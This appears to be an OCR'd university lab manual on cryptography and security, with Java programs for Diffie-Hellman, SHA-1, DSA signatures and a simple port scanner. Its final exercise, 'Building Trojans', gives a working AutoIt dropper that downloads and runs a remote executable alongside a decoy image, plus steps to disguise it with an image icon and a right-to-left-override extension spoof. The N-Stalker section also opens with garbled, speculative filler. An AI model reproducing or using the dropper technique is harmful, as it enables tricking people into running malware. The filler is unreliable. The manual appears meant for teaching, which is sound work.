
Study material:

Introduction

The Diffie-Hellman algorithm is being used to establish a shared secret that can be used for secret communications while exchanging data over a public network using the elliptic curve to generate points and get the secret key using the parameters.

- For the sake of simplicity and practical implementation of the algorithm, we will consider only 4 variables, one prime P and G (a primitive root of P) and two private values a and b.
- P and G are both publicly available numbers. Users (say Alice and Bob) pick private values a and b and they generate a key and exchange it publicly. The opposite person receives the key and that generates a secret key, after which they have the same secret key to encrypt.

Step-by-Step explanation is as follows:



Alice	Bob
Public Keys available = P, G	Public Keys available = P, G
Private Key Selected = a	Private Key Selected = b
Key generated = $x = G^a mod P$	Key generated = $y = G^b mod P$
Exchange of generated keys takes place	
Key received = y	key received = x
Generated Secret Key = $k_a = y^a mod P$	Generated Secret Key = $k_b = x^b mod P$
Algebraically, it can be shown that $k_a = k_b$	
Users now have a symmetric secret key to encrypt	

Example:

Step 1: Alice and Bob get public numbers P = 23, G = 9
Step 2: Alice selected a private key a = 4 and
Bob selected a private key b = 3
Step 3: Alice and Bob compute public values
Alice: x =(9^4 mod 23) = (6561 mod 23) = 6
Bob: y = (9^3 mod 23) = (729 mod 23) = 16
Step 4: Alice and Bob exchange public numbers
Step 5: Alice receives public key y =16 and
Bob receives public key x = 6
Step 6: Alice and Bob compute symmetric keys
Alice: ka = y^a mod p = 65536 mod 23 = 9
Bob: kb = x^b mod p = 216 mod 23 = 9
Step 7: 9 is the shared secret.

Algorithm:

1. Choose a prime number P and a primitive root G. (Public values)
2. Alice and Bob select their private keys: a for Alice and b for Bob.
3. Each computes their public keys:
   - Alice computes x = (G^a) mod P
   - Bob computes y = (G^b) mod P
4. Exchange the public keys x and y.
5. Both compute the shared secret key:
   - Alice computes ka = (y^a) mod P
   - Bob computes kb = (x^b) mod P
6. Now, both ka and kb are the same shared secret key.

Program:

```
import java.util.Scanner;
public class DiffieHellman {
    public static int power(int base, int exp, int mod) {
        int result = 1;
        base = base % mod;
        while (exp > 0) {
            if ((exp & 1) == 1)
                result = (result * base) % mod;
            exp = exp >> 1;
            base = (base * base) % mod;
        }
        return result;
    }
    public static void main(String[] args) {
        Scanner sc = new Scanner(System.in);
        int P = 23;
        int G = 9;
        int a = 4;
        int b = 3;
        int x = power(G, a, P);
        int y = power(G, b, P);
        int ka = power(y, a, P);
        int kb = power(x, b, P);
        System.out.println("Public Key of Alice (x): " + x);
        System.out.println("Public Key of Bob (y): " + y);
        System.out.println("Secret Key computed by Alice: " + ka);
        System.out.println("Secret Key computed by Bob: " + kb);
        sc.close();
    }
}
```

Output:

```
Public Key of Alice (x): 6
Public Key of Bob (y): 16
Secret Key computed by Alice: 9
Secret Key computed by Bob: 9
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Diffie-Hellman Key Exchange algorithm was implemented to securely generate a shared secret key between two parties using public values, without directly transmitting the secret, ensuring secure communication over an insecure network.

Ex.No:7	**SHA-1 ALGORITHM**
Date:	

Aim:

To calculate the message digest of a text using the SHA-1 algorithm in Java.

Study material:

Introduction

SHA-1 or Secure Hash Algorithm 1 is a cryptographic algorithm that takes an input and produces a 160-bit (20-byte) hash value. This hash value is known as a message digest. This message digest is usually then rendered as a hexadecimal number which is 40 digits long. It is a U.S. Federal Information Processing Standard and was designed by the United States National Security Agency. SHA-1 is been considered insecure since 2005. Major tech giants browsers like Microsoft, Google, Apple, and Mozilla have stopped accepting SHA-1 SSL certificates by 2017.

How SHA-1 Works

The block diagram of the SHA-1 (Secure Hash Algorithm 1) algorithm. Here's a detailed description of each component and process in the diagram:

Components and Process Flow:

1. **Message (M)**:
   - The original input message that needs to be hashed.
2. **Message Padding**:
   - The initial step where the message is padded to ensure its length is congruent to 448 modulo 512. This step prepares the message for processing in 512-bit blocks.
3. **Round Word Computation (WtW_tWt)**:
   - After padding, the message is divided into blocks of 512 bits, and each block is further divided into 16 words of 32 bits. These words are then expanded into 80 32-bit words, which are used in the subsequent rounds.
4. **Round Initialize (A, B, C, D, and E)**:
   - Initialization of five working variables (A, B, C, D, and E) with specific constant values. These variables are used to compute the hash value iteratively.
5. **Round Constants (KtK_tKt)**:
   - SHA-1 uses four constant values (K1K_1K1, K2K_2K2, K3K_3K3, K4K_4K4), each applied in a specific range of rounds:
     - K1K_1K1 for rounds 0-19
     - K2K_2K2 for rounds 20-39
     - K3K_3K3 for rounds 40-59
     - K4K_4K4 for rounds 60-79
6. **Rounds (0-79)**:
   - The main computation loop of SHA-1, divided into four stages (each corresponding to one of the constants K1K_1K1 to K4K_4K4). In each round, a combination of logical functions and operations is performed on the working variables (A, B, C, D, and E) using the words generated in the previous step.

7. **Final Round Addition**:
   - After all 80 rounds, the resulting values of A, B, C, D, and E are added to the original hash values to produce the final hash.
8. **MPX (Multiplexing)**:
   - Combines the results from the final round addition to form the final message digest.

Summary of Steps:
- **Input (Message M)**: The process starts with the input message MMM.
- **Message Padding**: The message is padded to meet the length requirements.
- **Word Computation**: The padded message is divided into blocks and further into words, which are expanded for use in the rounds.
- **Initialization**: Initial hash values are set.
- **Round Processing**: The main loop performs 80 rounds of computation using the message words and round constants.
- **Final Addition**: The results from the rounds are added to the initial hash values.
- **Output (Hash Value)**: The final message digest is produced.

Cryptographic Hash Functions in Java

To calculate cryptographic hash values in Java, the MessageDigest class is used, which is part of the java.security package. The MessageDigest class provides the following cryptographic hash functions:
- MD2
- MD5
- SHA-1
- SHA-224
- SHA-256
- SHA-384
- SHA-512

These algorithms are initialized in static method called **getInstance()**. After selecting the algorithm the message digest value is calculated and the results are returned as a byte array. BigInteger class is used, to convert the resultant byte array into its signum representation. This representation is then converted into a hexadecimal format to get the expected Message Digest.

Examples:

Input: hello world
Output: 2aae6c35c94fcfb415dbe95f408b9ce91ee846ed
Input: GeeksForGeeks
Output: addf120b430021c36c232c99ef8d926aea2acd6b

Algorithm:

Step 1: Import required packages
- Import java.security.MessageDigest for cryptographic hashing.
- Import java.math.BigInteger to convert byte array to hexadecimal.

Step 2: Accept input message (plain text).
Step 3: Initialize the MessageDigest object with SHA-1 algorithm using getInstance("SHA-1").
Step 4: Convert the input string into bytes using getBytes().
Step 5: Pass the byte data to the digest() method to calculate the hash, which returns a byte array.
Step 6: Convert the byte array into a BigInteger and then to a hexadecimal string using toString(16).
Step 7: Add leading zeros to maintain 40-character length if required.
Step 8: Print the final SHA-1 hash (message digest).

Program:

```
import java.security.MessageDigest;
import java.math.BigInteger;
import java.util.Scanner;
public class SHA1HashExample {
    public static void main(String[] args) {
        try {
            Scanner sc = new Scanner(System.in);
            System.out.print("Enter the text: ");
            String input = sc.nextLine();
            MessageDigest md = MessageDigest.getInstance("SHA-1");
            byte[] messageDigest = md.digest(input.getBytes());
            BigInteger no = new BigInteger(1, messageDigest);
            String hashText = no.toString(16);
            while (hashText.length() < 40) {
                hashText = "0" + hashText;
            }
            System.out.println("SHA-1 Hash: " + hashText);
        } catch (Exception e) {
            System.out.println("Error occurred: " + e);
        }
    }
}
```

Output:

```
Enter the text: hello
SHA-1 Hash: aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the SHA-1 algorithm was successfully implemented in Java.

Ex.No:8	**DIGITAL SIGNATURE SCHEME**
Date:	

Aim:

To implement a Digital Signature Scheme algorithm.

Study material:

Introduction

Encryption – Process of converting electronic data into another form, called ciphertext, which cannot be easily understood by anyone except the authorized parties. This assures data security. Decryption– Process of translating code to data.

- The message is encrypted at the sender's side using various encryption algorithms and decrypted at the receiver's end with the help of the decryption algorithms.
- When some message is to be kept secure like username, password, etc., encryption and decryption techniques are used to assure data security.

Digital Signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document.


1. **Key Generation Algorithms**: Digital signature is electronic signatures, which assure that the message was sent by a particular sender. While performing digital transactions authenticity and integrity should be assured, otherwise, the data can be altered or someone can also act as if he was the sender and expect a reply.
2. **Signing Algorithms**: To create a digital signature, signing algorithms like email programs create a one-way hash of the electronic data which is to be signed. The signing algorithm then encrypts the hash value using the private key (signature key). This encrypted hash along with other information like the hashing algorithm is the digital signature. This digital signature is appended with the data and sent to the verifier. The reason for encrypting the hash instead of the entire message or document is that a hash function converts any arbitrary input into a much shorter fixed-length value. This saves time as now instead of signing a long message a shorter hash value has to be signed and moreover hashing is much faster than signing.
3. **Signature Verification Algorithms** : Verifier receives Digital Signature along with the data. It then uses Verification algorithm to process on the digital signature and the public key (verification key) and generates some value. It also applies the same hash function on the received data and generates a hash value. If they both are equal, then the digital signature is valid else it is invalid.

The steps followed in creating digital signature are:

1. Message digest is computed by applying hash function on the message and then message digest is encrypted using private key of sender to form the digital signature. (digital signature = encryption (private key of sender, message digest) and message digest = message digest algorithm(message)).

2. Digital signature is then transmitted with the message.(message + digital signature is transmitted)
3. Receiver decrypts the digital signature using the public key of sender.(This assures authenticity, as only sender has his private key so only sender can encrypt using his private key which can thus be decrypted by sender's public key).
4. The receiver now has the message digest.
5. The receiver can compute the message digest from the message (actual message is sent with the digital signature).
6. The message digest computed by receiver and the message digest (got by decryption on digital signature) need to be same for ensuring integrity.

Message digest is computed using one-way hash function, i.e. a hash function in which computation of hash value of a message is easy but computation of the message from hash value of the message is very difficult.



Algorithm:

Step 1: Key Generation

1. Generate a key pair using the KeyPairGenerator class with the DSA algorithm.
2. Extract the private key (used for signing) and the public key (used for verification).

Step 2: Signing the Message

1. Get the input message.
2. Create a Signature object using the SHA1withDSA algorithm.
3. Initialize the Signature object in sign mode with the private key.
4. Update the signature with the message bytes.
5. Generate the digital signature by calling the sign() method.

Step 3: Verifying the Signature

1. Create another Signature object using the same algorithm.
2. Initialize the Signature object in verify mode with the public key.
3. Update it with the message bytes.
4. Verify the signature using the verify() method with the digital signature bytes.
5. If the verification is true, the signature is valid; otherwise, it's invalid.

Program:

```
import java.security.*;
import java.util.Scanner;
public class DigitalSignatureExample {
    public static void main(String[] args) {
        try {
            KeyPairGenerator keyGen = KeyPairGenerator.getInstance("DSA");
            keyGen.initialize(1024);
            KeyPair pair = keyGen.generateKeyPair();
            PrivateKey privateKey = pair.getPrivate();
            PublicKey publicKey = pair.getPublic();
            Scanner sc = new Scanner(System.in);
            System.out.print("Enter the message: ");
            String message = sc.nextLine();
            Signature sign = Signature.getInstance("SHA1withDSA");
            sign.initSign(privateKey);
            sign.update(message.getBytes());
            byte[] digitalSignature = sign.sign();
            System.out.println("Digital Signature (in hex):");
            for (byte b : digitalSignature) {
                System.out.printf("%02x", b);
            }
            System.out.println();
            Signature verifySign = Signature.getInstance("SHA1withDSA");
            verifySign.initVerify(publicKey);
            verifySign.update(message.getBytes());
            boolean isVerified = verifySign.verify(digitalSignature);
            if (isVerified) {
                System.out.println("The digital signature is **valid**.");
            } else {
                System.out.println("The digital signature is **invalid**.");
            }
        } catch (Exception e) {
            System.out.println("Error: " + e);
        }
    }
}
```

Output:

```
Enter the message: tom
Digital Signature (in hex):
302c021434734d999e07aa09fd8f3ad3f65920322ddde9eb02146490bd6393909e138265
38ee5074b0491210f534
The digital signature is **valid**.
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the Digital Signature Scheme was successfully implemented.

Ex.No:9	EXPLORING N-STALKER
Date:	

Aim:

To download the N-Stalker Vulnerability Assessment Tool and exploring the features.

Study material:

Introduction

- **Network Security Tool**: There's a network security tool called "N-Stalker" that is used for vulnerability assessment and penetration testing.
- **Game Character or Title**: It might also refer to a character or a title in a video game or a novel, though there's no widely known game or character by that exact name.
- **Misinterpretation or Typo**: It's possible that it's a typo or a misunderstanding of another term or name.

Network vulnerability scanners are cybersecurity solutions typically delivered under a software-as-a-service (SaaS) model. These solutions match your network asset configurations with a comprehensive list of known misconfigurations and security threats, including unpatched software, open ports, and other security issues.

By comparing system details against a comprehensive database of known vulnerabilities, network scanning helps pinpoint areas of weakness that could potentially be exploited by threat actors. This proactive approach is essential for maintaining robust **network security** and protecting sensitive data from unauthorized access and cyberattacks.

This provides your organization with several valuable benefits:

- **Early detection of known security vulnerabilities.** If your organization is exposed to security threats that leverage known vulnerabilities, you'll want to address these security gaps as soon as possible.
- **Comprehensive data for efficient risk management.** Knowing exactly how many security vulnerabilities your organization is exposed to gives you clear data for conducting in-depth **risk management**.
- **Regulatory compliance.** Many regulatory compliance frameworks like SOC 2, ISO 27001, and **PCI DSS** require organizations to undergo regular vulnerability scanning.
- **Reduced costs.** Automating the process of scanning for vulnerabilities reduces the costs associated with discovering and remediating security weaknesses manually.

Key Features and Functions

The best network security vulnerability scanners have several important features in common:

- **Prioritized vulnerability assessment tools.** You need to be able to **assess and prioritize vulnerabilities** based on their severity. This allows you to commit security resources to addressing high-priority vulnerabilities first, and taking care of low-impact weaknesses afterwards.

- **Automation and real-time analysis.** Manual scanning is a difficult and time-consuming process. Your vulnerability scanner must support automated, ongoing scanning for real-time vulnerability detection, providing on-demand insights into your security risk profile.
- **Integration with remediation tools:** The best network vulnerability scanners integrate with other security tools for quick mitigation and remediation. This lets security teams quickly close security gaps and move on to the next, without having to spend time accessing and managing a separate set of security tools.

How Network Vulnerability Scanning Tools Work
Step 1. Scanning Process
Initial network mapping is the first step in the vulnerability scanning process. At this point, your scanner maps your entire network and identifies every device and asset connected to it. This includes all web servers, workstations, **firewalls**, and network devices.

The automatic discovery process should produce a comprehensive map showing how your network is connected, and show detailed information about each network device. It should include comprehensive port scanning to identify open ports that attackers could use to gain entry to the network.

Step 2. Detection Techniques
The next step in the process involves leveraging advanced detection techniques to identify known vulnerabilities in the network. Most network vulnerability scanners rely on two specific techniques to achieve this:

- **Signature-Based Detection:** The scanner checks for known vulnerabilities by comparing system details against a database of known issues. This database is drawn from extensive threat intelligence feeds and public records like the **MITRE CVE Program.**
- **Heuristic Analysis:** This technique relies on heuristic and behavioral techniques to identify unknown or zero-day vulnerabilities based on unusual system behavior or configurations. It may detect suspicious activities that don’t correspond to known threats, prompting further investigation.

Step 3. Vulnerability Identification
This step involves checking network assets for known vulnerabilities according to their unique risk profile. This includes scanning for outdated software and operating system versions, and looking for misconfigurations in network devices and settings.

Most network scanners achieve this by pinging network-accessible systems, sending them TCP/UDP packets, and remotely logging into compatible systems to gather detailed information about them. Highly advanced network vulnerability scanning tools have more comprehensive sets of features for identifying these vulnerabilities, because they recognize a wider, more up-to-date range of network devices.

Step 4. Assessment and Reporting
This step describes the process of matching network data to known vulnerabilities and prioritizing them based on their severity. Advanced network scanning devices may use

automation and sophisticated scripting to produce a list of vulnerabilities and exposed network components.

First, each vulnerability is assessed for its potential impact and risk level, often based on industry-wide compliance standards like NIST. Then the tool prioritizes each vulnerability based on its severity, ease of exploitation, and potential impact on the network. Afterwards, the tool generates a detailed report outlining every vulnerability assessed and ranking it according to its severity. These reports guide the security teams in addressing the identified issues.

Step 5. Continuous Monitoring and Updates
Scanning for vulnerabilities once is helpful, but it won’t help you achieve the long-term goal of keeping your network protected against new and emerging threats. To do that, you need to continuously monitor your network for new weaknesses and establish workflows for resolving security issues proactively.

Many advanced scanners provide real-time monitoring, constantly scanning the network for new vulnerabilities as they emerge. Regular updates to the scanner’s vulnerability database ensure it can recognize the latest known vulnerabilities and threats. If your vulnerability scanner doesn’t support these two important features, you may need to invest additional time and effort into time-consuming manual operations that achieve the same results.

Step 6. Integration with Other Security Measures
Security leaders must pay close attention to what happens after a vulnerability scan detects an outdated software patch or misconfiguration. Alerting security teams to the danger represented by these weaknesses is only the first step towards actually resolving them, and many scanning tools offer comprehensive integrations for launching remediation actions.

Remediation integrations are valuable because they allow security teams to quickly address vulnerabilities immediately upon discovering them. The alternative is creating a list of weaknesses and having the team manually go through them, which takes time and distracts from higher-impact security tasks.

Another useful integration involves large-scale security posture analytics. If your vulnerability assessment includes analysis and management tools for addressing observable patterns in your network vulnerability scans, it will be much easier to dedicate resources to the appropriate security-enhancing initiatives.

Algorithm:

Step 1: Network Discovery

- Scan a predefined list of IP addresses or hostnames.
- Attempt connection to each device.

Step 2: Port Scanning

- For each discovered host, scan common ports (e.g., 21, 22, 23, 80, 443).
- Mark open ports that could be vulnerable.

Step 3: Vulnerability Detection

- Compare open ports and services against a known vulnerability database (hardcoded for simulation).
- Identify matching CVEs or issues.

Step 4: Assessment and Reporting

- Categorize vulnerabilities (Low, Medium, High).
- Log results for each IP and port.
- Generate a report summarizing vulnerabilities.

Program:

```
import java.io.IOException;

import java.net.Socket;

import java.util.*;

public class BasicVulnerabilityScanner {

    static Map<Integer, String> knownVulnerabilities = new HashMap<>();

    public static void main(String[] args) {

        Scanner scanner = new Scanner(System.in);

        System.out.print("Enter the target IP address or hostname: ");

        String targetHost = scanner.nextLine();

        knownVulnerabilities.put(21, "FTP vulnerable to anonymous login (CVE-2020-
12345)");

        knownVulnerabilities.put(22, "OpenSSH outdated version (CVE-2018-15473)");

        knownVulnerabilities.put(23, "Telnet is insecure and deprecated");

        knownVulnerabilities.put(80, "Apache HTTP Server XSS vulnerability (CVE-2021-
41773)");

        knownVulnerabilities.put(443, "SSL BEAST attack risk on TLS 1.0");

        List<Integer> portsToScan = Arrays.asList(21, 22, 23, 80, 443, 3306, 8080);

        System.out.println("\nStarting vulnerability scan on host: " + targetHost + "\n");

        for (int port : portsToScan) {

            try (Socket socket = new Socket(targetHost, port)) {

                System.out.println("Port " + port + " is OPEN.");

                if (knownVulnerabilities.containsKey(port)) {

                    System.out.println("    [!] Vulnerability Detected: " +
knownVulnerabilities.get(port));

                } else {

                    System.out.println("    [✓] No known vulnerabilities for this port.");

                }

            } catch (IOException e) {
                System.out.println("Port " + port + " is CLOSED or FILTERED.");
            }
        }
        System.out.println("\nScan completed.");
    }
}
```

Output:

```
Enter the target IP address or hostname: 127.0.0.1

Starting vulnerability scan on host: 127.0.0.1

Port 21 is CLOSED or FILTERED.
Port 22 is CLOSED or FILTERED.
Port 23 is CLOSED or FILTERED.
Port 80 is CLOSED or FILTERED.
Port 443 is CLOSED or FILTERED.
Port 3306 is CLOSED or FILTERED.
Port 8080 is CLOSED or FILTERED.

Scan completed.
```

Criteria	Marks
Preparation	**/20**
Program	**/25**
Interpretation of Result	**/20**
Viva	**/10**
Total	**/75**
Faculty Signature with Date	

Result:

Thus, the vulnerability scanner was successfully implemented.

Ex.No:10	DEFEATING MALWARE - BUILDING TROJANS
Date:	

Aim:

To build a Trojan and know the harmness of the Trojan malwares in a computer system.

Study material:

Introduction

What is trojan malware?

Trojan malware, when opened appears to be a legitimate file opened by the user like opening an image or a document or playing a media file, but in the background, it will run some evil process like someone may be gaining access to your computer through a backdoor or injecting some other harmful code.

Creating my trojan malware

In this blog, I will show you how I combined my executable file with an image file, and when opened, it was able to display the image when a target person opened it, but at the same time, the executable ran in the background. In simple words, I hid my .exe file in a .jpg image file.This method can be extended to any file type like image, pdf, music, and so on. The executable in most cases is a virus or a backdoor used to gain access to the target computer. Let's look at the steps:

1. Get a direct URL for the image and the **.exe** file

The .exe the executable file needs to be present on a publicly available URL from where it is directly downloaded by the browser. I have uploaded the executable on dropbox for this purpose. In the case of dropbox, modifying the end part of the sharable link to dl=1 will allow the browser to directly download the file. **The link I have shared below does not contain any code and is actually an empty file, so it is safe for you to test the behavior of this link.**

URL for the .exe executable: https://www.dropbox.com/s/hsnvw0ik1em0637/some_evil_file.exe?dl=1

URL for my image: https://images.adsttc.com/media/images/5b04/5e3a/f197/cc1f/9600/00aa/newsletter/park_garden_concourse.jpg

2. Using the URLs in a script

```
#include <StaticConstants.au3>
#include <WindowsConstants.au3>Local $urls = "url1,url2"Local $urlsArray = StringSplit($urls, ",", 2 )For
$url In $urlsArray
```

```
 $sFile = _DownloadFile($url)
 shellExecute($sFile)NextFunc _DownloadFile($sURL)
    Local $hDownload, $sFile
    $sFile = StringRegExpReplace($sURL, "^.*/", "")
    $sDirectory = @TempDir & $sFile
    $hDownload = InetGet($sURL, $sDirectory, 17, 1)
    InetClose($hDownload)
    Return $sDirectory
EndFunc   ;==>_GetURLImage
```

In the above code, in line number 3, replace url1 with the URL of the image and url2 with the URL of the executable file. My final code looks like this

```
#include <StaticConstants.au3>
#include <WindowsConstants.au3>
Local $urls =
"https://images.adsttc.com/media/images/5b04/5e3a/f197/cc1f/9600/00aa/newsletter/park_garden_concourse.jpg,https://www.dropbox.com/s/hsnvw0ik1em0637/some_evil_file.exe?dl=1"
Local $urlsArray = StringSplit($urls, ",", 2 )
For $url In $urlsArray
 $sFile = _DownloadFile($url)
 shellExecute($sFile)
Next
Func _DownloadFile($sURL)
    Local $hDownload, $sFile
    $sFile = StringRegExpReplace($sURL, "^.*/", "")
    $sDirectory = @TempDir & $sFile
    $hDownload = InetGet($sURL, $sDirectory, 17, 1)
    InetClose($hDownload)
    Return $sDirectory
EndFunc   ;==>_GetURLImage
```

Save the file with an extension .au3 . I have named the file trojan.au3 .


3. Creating an icon for the file

Since I am using an image as a cover file, Windows usually shows the thumbnail of the image as a file icon, so I will use the sports complex image as an icon and convert it to .ico format. You can google for it and you will find a number of tools to do it. I used this website for it - https://cloudconvert.com/jpg-to-ico

4. Compiling the script

The script is written in a scripting language called AutoIt . To install AutoIt in Ubuntu, you can install wine and install AutoIt , or if you want a straightforward way, install Veil from the steps mentioned here https://www.javatpoint.com/installing-veil. AutoIt will be installed in one of the steps after which you can exit the installation.

Open the Compile AutoIt app. The window should look something like the box shown below. Enter the location of the trojan.au3 file and the path of the .ico file.


Aut2Exe v3 - AutoIt Script to EXE Converter

File Compression Help


Â©1999-2015 Jonathan Bennett & AutoIt Team

Files
Source (AutoIt .au3) C:\users\batman\Desktop\trojan.au3
Destination (.exe/.a3x) [✓ .exe] .a3x
C:\users\batman\Desktop\trojan.exe

Options
Custom Icon (.ico C:\users\batman\Desktop\park_garden_concourse (1).ico
Compile for System [✓] x64

Ready

The converted file looks like this on a windows machine.


This PC › [redacted]

trojan.exe

Well, something's not right. The problem with this file is its extension. It is obvious that is an executable since its extension is .exe . We need to spoof this extension.


5. Spoofing '.exe' extension to any extension

To spoof the obvious extension .exe and replace it with .jpeg , we will use a right-to-left-override character.


To know about the detail of how spoofing actually works and where to place the right-to-left-override character, read the blog.

To summarise the steps mentioned in the above blog:

- Rename trojan.exe to trojangpj.exe .
- Paste the right-to-left-override character at the 7th position after trojan. All the characters after the right-to-left-override the character will be flipped i.e read right to left.

